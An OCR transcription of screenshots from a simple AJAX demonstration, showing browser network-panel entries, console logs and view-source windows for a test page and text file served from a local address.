
AJAX Example

TEST AJAX

Name Path	Method	Status Text	Type	Initiator	Size Content	Time Latency	Timeline
ajax.html /code	GET	200 OK	text/ht...	Other	809 B 983 B	6 ms 4 ms	
ajax_test.txt /code	GET	304 Not M...	text/pl...	ajax.html:32 Script	177 B 10 B	4 ms 3 ms	


2 requests | 986 B transferred | 2.94 s (load: 4.52 s, DOMContentLoaded: 4.52 s)

```
Before Request                                   ajax.html:30
1                                                ajax.html:23
After Request                                    ajax.html:33
2                                                ajax.html:23
3                                                ajax.html:23
4                                                ajax.html:23
>
```




192.168.84.165/code/ajax
view-source:192.168.84.1€
192.168.84.165/code/ajax_test.txt

```
TEST AJAX
```


192.168.84.165/code/ajax
view-source:192.168.84.16
view-source:192.168.84.165/code/ajax_test.txt

```
TEST AJAX
```


AJAX Example - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Go
Links
OK
Internet


http://192.168.84.165/code/ajax.html

AJAX Example

Microsoft Internet Explorer

Before Request

Opening page http://192.168.84.165/code/ajax.html...


AJAX Example - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address
Go
Links

